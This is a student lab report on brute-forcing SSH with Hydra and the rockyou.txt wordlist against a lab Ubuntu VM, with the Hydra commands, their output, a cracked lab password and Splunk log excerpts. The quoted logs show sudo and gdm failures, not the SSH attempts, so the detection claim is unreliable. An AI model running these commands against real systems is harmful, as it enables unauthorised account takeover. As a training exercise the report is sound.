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# ❑ SSH Brute Force Attack using Hydra – Lab Report

## ❑ Objective:

To perform a brute force attack on an SSH service using **Hydra** in Kali Linux and observe the logs on the target system using Splunk.

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
## ❑ Tools Used:

- Kali Linux (Attacker)
  - Ubuntu (Victim)
  - Hydra (Password cracking tool)
  - rockyou.txt (Default password wordlist)
  - Splunk (Log monitoring)
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
## ❑ Experiment Steps:

### 1. Initial Brute Force Attempt with Custom Wordlist

A small wordlist `password.txt` was created containing common passwords:



```
GNU nano 8.4 password.txt
123456
password
test123
ubuntu
letmein
```




```
(kali㉿kali)-[~]
└─$ hydra -l testuser -P password.txt -t 4 ssh://192.168.240.130
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-25 00:33:15
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.240.130:22/
1 of 1 target completed, 0 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-25 00:33:20
```

### Using a Larger Wordlist: `rockyou.txt`

- Extracted the wordlist:



```
—(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
```

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```
(kali@kali)-[~]
$ hydra -l testuser -P /usr/share/wordlists/rockyou.txt -t 4 ssh://192.168.240.130

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-25 00:34:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.240.130:22/
[22][ssh] host: 192.168.240.130 login: testuser password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-25 00:34:37
```

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## ❑ Log Monitoring using Splunk:

>	5/25/25 9:48:14.599 AM	2025-05-25T08:48:14.599977+04:30 hacker-VMware-Virtual-Platform gdm-password]: pam_unix(gdm-password:auth): conversation failed
		host = hacker-VMware-Virtual-Platform   source = /var/log/auth.log   sourcetype = auth
>	5/17/25 9:43:32.351 PM	2025-05-17T20:43:32.351743+04:30 hacker-VMware-Virtual-Platform gnome-keyring-ssh.desktop[5462]: SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
		host = hacker-VMware-Virtual-Platform   source = /var/log/syslog   sourcetype = syslog
>	5/17/25 9:42:38.740 PM	2025-05-17T20:42:38.740148+04:30 hacker-VMware-Virtual-Platform sudo: pam_unix(sudo:auth): authentication failure; logname=testuser uid=1001 euid=0 tty=/dev/pts/0 ruser=testuser rhost= user=testuser
		host = hacker-VMware-Virtual-Platform   source = /var/log/auth.log   sourcetype = auth
>	5/17/25 9:38:52.074 PM	2025-05-17T20:38:52.074644+04:30 hacker-VMware-Virtual-Platform gnome-keyring-ssh.desktop[2136]: SSH_AUTH_SOCK=/run/user/1001/keyring/ssh

Logs from `/var/log/auth.log` and `/var/log/syslog` were forwarded to Splunk.

## Observations:

1. **Failed login attempts** were captured:
2. `pam_unix(sudo:auth): authentication failure`
3. `user=testuser`
4. **gnome-keyring and SSH activity** were logged:
5. `gnome-keyring-ssh.desktop`
6. `source = /var/log/syslog`
7. **Timestamps and hostnames** helped in tracking the brute-force attempt in Splunk.

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## ❑ Conclusion:

- Using a small wordlist did not reveal the correct password.
- With a larger and widely-used wordlist (`rockyou.txt`), the password `12345` was successfully cracked.
- The attack was detected and verified through system logs and Splunk dashboard.

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## ❑ Important Notes:

- Always perform such tests in a controlled lab environment.
- Never perform brute force attacks on systems you do not own or have permission.

